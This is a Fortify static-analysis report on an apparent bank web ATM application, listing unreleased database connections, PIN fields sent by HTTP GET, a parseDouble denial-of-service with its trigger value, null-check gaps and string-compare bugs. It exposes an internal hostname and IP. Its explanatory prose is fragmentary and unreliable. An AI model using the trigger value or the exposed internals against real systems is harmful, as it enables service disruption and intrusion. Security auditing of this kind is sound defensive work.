| Kingdom: | Code Quality | | |
| Abstract: | WebatmATMSIsBean.java atm1045sPost() 908 getDbConnection() | | |
| Sink: | WebatmATMSIsBean.java:908 mOldEatmDbConn = getDbConnection(...) | | |
| 906 | if (EjbCtx.clOldEatmDbDs != null) | | |
| 907 | { | | |
| 908 | mOldEatmDbConn = _DbTool.getDbConnection(mCtl, EjbCtx.clOldEatmDbDs); | | |
| 909 | if (!mCtl.SwSuccess) | | |
| 910 | { | | |

WebatmATMSIsBean.java, line 731 (Unreleased Resource: Database) [Hidden]

| | | | |
|--------------------------|---|---------------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Code Quality | | |
| Abstract: | WebatmATMSIsBean.java atm1045sPost() 731 getDbConnection() | | |
| Sink: | WebatmATMSIsBean.java:731 mNetBankDbDs = getDbConnection(...) | | |
| 729 | if (EjbCtx.clNetBankDbDs != null) | | |
| 730 | { | | |
| 731 | mNetBankDbDs = _DbTool.getDbConnection(mCtl, EjbCtx.clNetBankDbDs); | | |
| 732 | if (!mCtl.SwSuccess) | | |
| 733 | { | | |

WebatmATMSIsBean.java, line 674 (Unreleased Resource: Database) [Hidden]

| | | | |
|--------------------------|---|---------------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Code Quality | | |
| Abstract: | WebatmATMSIsBean.java atm1045sPost() 674 getDbConnection() | | |
| Sink: | WebatmATMSIsBean.java:674 mOldEatmDbConn = getDbConnection(...) | | |
| 672 | if (EjbCtx.clOldEatmDbDs != null) | | |
| 673 | { | | |

```

674         mlOldEatmDbConn = _DbTool.getDbConnection(mlCtl, EjbCtx.clOldEatmDbDs);
675         if (!mlCtl.SwSuccess)
676         {

```

WebatmATMSIsBean.java, line 703 (Unreleased Resource: Database) [Hidden]

Fortify Priority: High **Folder** High

Kingdom: Code Quality


Abstract: WebatmATMSIsBean.java atm1045sPost() 703 getDbConnection()

Sink: WebatmATMSIsBean.java:703 mlSASDbDs = getDbConnection(...)

```

701         if (EjbCtx.clSASDbDs != null)
702         {
703             mlSASDbDs = _DbTool.getDbConnection(mlCtl, EjbCtx.clSASDbDs);
704             if (!mlCtl.SwSuccess)
705             {

```



Abstract:

atm1040p.htm 317 HTTP GET

Explanation:

HTTP GET HTTP GET

1 HTTP GET

```
<form method="get">
Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User">
</form>
```

method GET

Recommendations:

HTTP GET HTTP POST HTTP GET

2 HTTP POST

```
<form method="post">
Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User">
</form>
```

HTML5 submit image formmethod method

3 submit formmethod HTTP POST

```
<form method="get">
Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User" formmethod="post">
</form>
```

formmethod get HTTP GET method

HTTP HTTP HTTP GET

atm1040p.htm, line 399 (Password Management: Insecure Submission)

| | | | |
|-------------------|---|--------|----------|
| Fortify Priority: | Critical | Folder | Critical |
| Kingdom: | Security Features | | |
| Abstract: | atm1040p.htm 399 HTTP GET | | |
| Sink: | atm1040p.htm:399 null() | | |
| 397 | New PIN </td> | | |

```

398         <td width="73%" align="left" valign="middle" class="altrow2">
399             <input type="password" name="naVerifyPIN" maxlength="12"
size="12" onfocus="changeFocus(3);"
onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly>
400         <a onclick="changeFocus(3);"></a>

```

atm1045p1.htm, line 350 (Password Management: Insecure Submission)

| | | | |
|-------------------|---|--------|----------|
| Fortify Priority: | Critical | Folder | Critical |
| Kingdom: | Security Features | | |
| Abstract: | atm1045p1.htm 350 HTTP GET | | |
| Sink: | atm1045p1.htm:350 null() | | |
| 348 | </td> Reenter New PIN | | |
| 349 | <td align="left" valign="middle" class="altrow2"> | | |
| 350 | <input type="password" name="naVerifyPIN" maxlength="12" size="24" onfocus="changeFocus(2);" onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly> | | |
| 351 | | | |
| 352 | (6~12)</td> | | |

atm1040p.htm, line 391 (Password Management: Insecure Submission)

| | | | |
|-------------------|--|--------|----------|
| Fortify Priority: | Critical | Folder | Critical |
| Kingdom: | Security Features | | |
| Abstract: | atm1040p.htm 391 HTTP GET | | |
| Sink: | atm1040p.htm:391 null() | | |
| 389 | New PIN </td> | | |
| 390 | <td width="73%" align="left" valign="middle"> | | |
| 391 | <input type="password" name="naNewPIN" maxlength="12" size="12" onfocus="changeFocus(2);" onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly> | | |
| 392 | | | |
| 393 | (6~12)</td> | | |

atm1040p.htm, line 317 (Password Management: Insecure Submission)


| | | | |
|-------------------|--|--------|----------|
| Fortify Priority: | Critical | Folder | Critical |
| Kingdom: | Security Features | | |
| Abstract: | atm1040p.htm 317 HTTP GET | | |
| Sink: | atm1040p.htm:317 null() | | |
| 315 | Old PIN </td> | | |
| 316 | <td width="73%" align="left" valign="middle" class="altrow2"> | | |
| 317 | <input type="password" name="naOldPIN" maxlength="12" size="12" onfocus="changeFocus(1);" onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" autocomplete="off" readonly> | | |
| 318 | | | |
| 319 | <div id="myNumberInput" class="myNumberInputUp" style="display:none"> | | |

atm1045p1.htm, line 273 (Password Management: Insecure Submission)

| | | | |
|-------------------|---|--------|----------|
| Fortify Priority: | Critical | Folder | Critical |
| Kingdom: | Security Features | | |
| Abstract: | atm1045p1.htm 273 HTTP GET | | |
| Sink: | atm1045p1.htm:273 null() | | |
| 271 | <!--<input type="password" name="naNewPIN" maxlength="12" size="24">--> | | |
| 272 | | | |

| | | |
|-----|---|--|
| 273 | <code><input type="password" name="naNewPIN" maxlength="12" size="24"
onfocus="changeFocus(1);" onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);"
autocomplete="off" readonly></code> | |
| 274 | <code><img src="../../image_spring/bt_keyboard_on_aut.gif"
width="17" height="17" border="0"
onmousedown="document.getElementById('myNumberInput').style.display = 'block'" /></code> | |
| 275 | <code><div id="myNumberInput" style="display:none"></code> | |

Category: Denial of Service: Parse Double (6 Issues: 6 Hidden)

**Abstract:**

Property() 51 Property.java double

Explanation:

java.lang.Double.parseDouble() [2[^](-1022) - 2[^](-1075) : 2[^](-1022) - 2[^](-1076)] (DoS)

1

Double d = Double.parseDouble(request.getParameter("d"));

d ("0.0222507385850720119e-00306")

Java 6 23 Java 6 24

Recommendations:

Oracle Apache Tomcat () Fortify Real-Time Analyzer

Double (BigInteger) parseDouble()

Tips:

1. Java 6 24

2. Fortify RTA adds protection against this category.

eatmUtil.java, line 35 (Denial of Service: Parse Double) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Input Validation and Representation

Abstract: getATSRNO() 35 eatmUtil.java double

Source: eatmUtil.java:80 java.util.Properties.load()

```
78 String path = "";
79 try {
80     props.load(getClass().getResourceAsStream("Eatm.properties"));
81     if (System.getProperty("os.name").indexOf("Windows") != -1) {
82         path = props.getProperty("WindowsPath");
```

Sink: eatmUtil.java:35 java.lang.Double.parseDouble()

```
33 public final static synchronized String getATSRNO(String filePath, String key) {
34     String dummyStr = new eatmUtil().readValue(filePath, key);
35     double dummy = Double.parseDouble(dummyStr);
36     if (dummy >= 999999) {
37         writeProperties(filePath, key, "0");
```

eatmUtil.java, line 35 (Denial of Service: Parse Double) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Input Validation and Representation

Abstract: getATSRNO() 35 eatmUtil.java double

Source: eatmUtil.java:51 java.util.Properties.load()

```

49         filePath = new eatmUtil().readPath(props , filePath);
50         InputStream in = new BufferedInputStream(new FileInputStream(filePath));
51         props.load(in);
52         String value = props.getProperty(key);
53         in.close();

```

Sink: eatmUtil.java:35 java.lang.Double.parseDouble()

```

33     public final static synchronized String getATSRNO(String filePath, String key) {
34         String dummyStr = new eatmUtil().readValue(filePath, key);
35         double dummy = Double.parseDouble(dummyStr);
36         if (dummy >= 999999) {
37             writeProperties(filePath, key, "0");

```

NumberUtil.java, line 55 (Denial of Service: Parse Double) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Input Validation and Representation

Abstract: numFormat() 55 NumberUtil.java double

Source: eatmUtil.java:51 java.util.Properties.load()

```

49         filePath = new eatmUtil().readPath(props , filePath);
50         InputStream in = new BufferedInputStream(new FileInputStream(filePath));
51         props.load(in);
52         String value = props.getProperty(key);
53         in.close();

```

Sink: NumberUtil.java:55 java.lang.Double.parseDouble()

```

53         ((DecimalFormat) nf).applyPattern(pattern);
54         Number myNumber = nf.parse(num);
55         double numberDouble = Double.parseDouble(myNumber.toString());
56         rtv = nf.format(numberDouble);
57     } catch (Exception ignored) {

```

Property.java, line 52 (Denial of Service: Parse Double) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Input Validation and Representation

Abstract: Property() 52 Property.java double

Source: Property.java:47 java.util.Properties.load()

```

45         //File myFile = new
File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("../webapp
s/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));
46         //props.load(new FileInputStream(myFile));
47         props.load(getClass().getResourceAsStream("eai.properties"));
48         this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
"tcp:eai-srv3.scsb.com.tw:7500 iiii");
49         this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
"scsb.eai.request iiii");

```

Sink: Property.java:52 java.lang.Double.parseDouble()

```

50         this.ICP_EAIConnectorDaemon = props.getProperty("ICP_EAIConnectorDaemon",
"tcp:10.10.2.85:7500 iiii");
51         this.EAIConnectorTimeOut =
Double.parseDouble(props.getProperty("EAIConnectorTimeOut", "180.0"));
52         this.TimeTakingTimeOut =
Double.parseDouble(props.getProperty("TimeTakingTimeOut", "120.0"));
53         this.EAITestPathDir = props.getProperty("EAITestPathDir", "D://");
54         this.isReadFile = (new Boolean(props.getProperty("readFileFlag",
"false"))).booleanValue();

```

Property.java, line 51 (Denial of Service: Parse Double) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Input Validation and Representation

Abstract: Property() 51 Property.java double


Source: Property.java:47 java.util.Properties.load()

```

45         //File myFile = new
File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("../webapp
s/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));

```

```
46          //props.load(new FileInputStream(myFile));
47          props.load(getClass().getResourceAsStream("eai.properties"));
48          this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
"tcp:eai-srv3.scsb.com.tw:7500 iiii");
49          this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
"scsb.eai.request iiii");
Sink:      Property.java:51 java.lang.Double.parseDouble()
49          this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
"scsb.eai.request iiii");
50          this.ICP_EAIConnectorDaemon = props.getProperty("ICP_EAIConnectorDaemon",
"tcp:10.10.2.85:7500 iiii");
51          this.EAIConnectorTimeOut =
Double.parseDouble(props.getProperty("EAIConnectorTimeOut", "180.0"));
52          this.TimeTakingTimeOut =
Double.parseDouble(props.getProperty("TimeTakingTimeOut", "120.0"));
53          this.EAITestPathDir = props.getProperty("EAITestPathDir", "D://");
```

Abstract:

_FormatSub.java getEncoding() 28 Null getProperty() null

Explanation:

```
1 compareTo() getParameter() null null

String itemName = request.getParameter(ITEM_NAME);
if (itemName.compareTo(IMPORTANT_ITEM)) {
...
}
...

2 null

System.clearProperty("os.name");
...
String os = System.getProperty("os.name");
if (os.equalsIgnoreCase("Windows 95") )
System.out.println("Not supported");

... null
```

Recommendations:

Unchecked Return Value

```
3 getParameter() getParameter() null

String safeGetParameter (HttpRequest request, String name)
{
String value = request.getParameter(name);
if (value == null) {
return getDefaultValue(name)
}
return value;
}
```

Tips:

1. ...

_FormatSub.java, line 27 (Missing Check against Null) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: API Abuse

Abstract: _FormatSub.java getEncoding() 28 Null getProperty() null

Sink: _FormatSub.java:27 mLOsType = getProperty(?) : System.getProperty may return NULL()

25 String mLOsType = null;

26

27 mLOsType = System.getProperty("os.name");

28 if (mLOsType.indexOf("Window") == -1)

29 {

XHtmlTemplate.java, line 57 (Missing Check against Null) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: API Abuse

Abstract: XHtmlTemplate.java XHtmlTemplate() 63 Null getProperty() null

Sink: XHtmlTemplate.java:57 this.clOsType = getProperty(?) : System.getProperty may return NULL()

55 if (mlSwContinue)

56 {

57 clOsType = System.getProperty("os.name");

58 clFileSeparator = System.getProperty("file.separator");

59 clLineSeparator = System.getProperty("line.separator");

GeneralMsg.java, line 12 (Missing Check against Null) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: API Abuse

Abstract: GeneralMsg.java GeneralMsg() 35 Null getProperty() null

Sink: GeneralMsg.java:12 this.clOsType = getProperty(?) : System.getProperty may return NULL()

10 public class GeneralMsg

11 {

12 private String clOsType = System.getProperty("os.name");

13 private String clFileSeparator = System.getProperty("file.separator");

14 private String \$DefaultUnixLogDir="/eatm_data/log/webatm/" ; //log

eatmUtil.java, line 81 (Missing Check against Null) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: API Abuse

Abstract: eatmUtil.java readPath() 81 Null getProperty() null

Sink: eatmUtil.java:81 getProperty(?) : System.getProperty may return NULL()

79 try {

80 props.load(getClass().getResourceAsStream("Eatm.properties"));

81 if (System.getProperty("os.name").indexOf("Windows") != -1) {

82 path = props.getProperty("WindowsPath");

83 filePath = path.concat(filePath);

_WebatmEjbSub.java, line 537 (Missing Check against Null) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: API Abuse

Abstract: _WebatmEjbSub.java reBean() 540 Null getProperty() null


Sink: _WebatmEjbSub.java:537 clOsType = getProperty(?) : System.getProperty may return NULL()

535 public static void reBean(Control pioCtl)

536 {

```
537         String cOsType = System.getProperty("os.name");  
538         EatmProperty prop = new EatmProperty();
```

Category: J2EE Bad Practices: Threads (5 Issues: 5 Hidden)

**Abstract:**

_GeneralSub.java getFreeMemoryByte() 24 freeMemory() Web

Explanation:

J2EE Web (deadlock)Race Condition

Recommendations:

Web Bean (message driven bean) EJB

Tips:

1. J2EE Java J2EE Bad Practices AuditGuide

HtmlPage.java, line 1801 (J2EE Bad Practices: Threads) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Time and State

Abstract: HtmlPage.java transformStyle() 1801 freeMemory() Web

Sink: HtmlPage.java:1801 freeMemory()

```

1799         if (Debug)
1800         {
1801             testStartMem= Runtime.getRuntime().freeMemory();
1802         }
1803         StringBuffer mlTmpString = new StringBuffer("");

```

HtmlPage.java, line 1857 (J2EE Bad Practices: Threads) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Time and State

Abstract: HtmlPage.java transformStyle() 1857 freeMemory() Web

Sink: HtmlPage.java:1857 freeMemory()

```

1855         if (Debug)
1856         {
1857             testEndMem = Runtime.getRuntime().freeMemory();
1858             System.out.println(msgErrHeader+" TranFromStyle"+piStyle+"="+piStatus[0]+"="+
(testStartMem - testEndMem));
1859         }

```

_GeneralSub.java, line 24 (J2EE Bad Practices: Threads) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Time and State

Abstract: _GeneralSub.java getFreeMemoryByte() 24 freeMemory() Web

Sink: _GeneralSub.java:24 freeMemory()

```

22         public static long getFreeMemoryByte()
23         {
24             return (Runtime.getRuntime().freeMemory());

```

GeneralSub.java, line 34 (J2EE Bad Practices: Threads) [Hidden]

Kingdom: Time and State


Sink: _GeneralSub.java:34 maxMemory()

35 }

Kingdom: Time and State

Sink: _WebatmEjbSub.java:49 sleep()

51 }



Abstract:

_CheckSub.java editEmailStr() equals() == !=

Explanation:

== !=
1
if (args[0] == STRING_CONSTANT) {
 logger.info("miracle");
}

== != String String.intern()

Recommendations:

equals()
2Example 1
if (STRING_CONSTANT.equals(args[0])) {
 logger.info("could happen");
}

Tips:

1. equals()

if (args[0] == STRING_CONSTANT) {
 doWork(args[0]);
} else if (STRING_CONSTANT.equals(args[0])) {
 doWork(args[0]);
}

String.equals() == == String.equals()

| | | | |
|---|--|--------|-----|
| _CheckSub.java, line 1332 (Code Correctness: Erroneous String Compare) [Hidden] | | | |
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |
| Abstract: | _CheckSub.java editEmailStr() equals() == != | | |
| Sink: | _CheckSub.java:1332 Operation() | | |
| 1330 | if (mlSwContinue) { | | |
| 1331 | if (mlWkEditStr.indexOf("@") < 0 | | |
| 1332 | mlWkEditStr.substring(0, 1) == "@") { | | |
| 1333 | mlSwSuccess = false; | | |
| 1334 | } else { | | |

_CheckSub.java, line 1336 (Code Correctness: Erroneous String Compare) [Hidden]

| | | | |
|-------------------|--------------|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: _CheckSub.java editEmailStr() equals() == !=**Sink:** _CheckSub.java:1336 Operation()

```

1334         } else {
1335             if (mlWkEditStr.indexOf(".") < 0 ||
1336                 mlWkEditStr.substring(0, 1) == ".") {
1337                 mlSwSuccess = false;
1338             } else {

```

_CheckSub.java, line 1393 (Code Correctness: Erroneous String Compare) [Hidden]

| | | | |
|-------------------|--------------|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: _CheckSub.java editTelephoneStr() equals() == !=**Sink:** _CheckSub.java:1393 Operation()

```

1391         pioMsg = pioMsg.delete(0, pioMsg.length()); //poMsg20081115
1392
1393         if (piEditStr != null && piEditStr != "") {
1394             mlWkEditStr = piEditStr.trim();
1395             mlSwContinue = true;

```

_CheckSub.java, line 1481 (Code Correctness: Erroneous String Compare) [Hidden]

| | | | |
|-------------------|--------------|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: _CheckSub.java editUrlStr() equals() == !=**Sink:** _CheckSub.java:1481 Operation()


```

1479         pioMsg = pioMsg.delete(0, pioMsg.length()); //poMsg20081115
1480
1481         if (piEditStr != null && piEditStr != "") {
1482             mlWkEditStr = piEditStr.trim();
1483             mlSwContinue = true;

```

Category: Key Management: Empty Encryption Key (4 Issues)

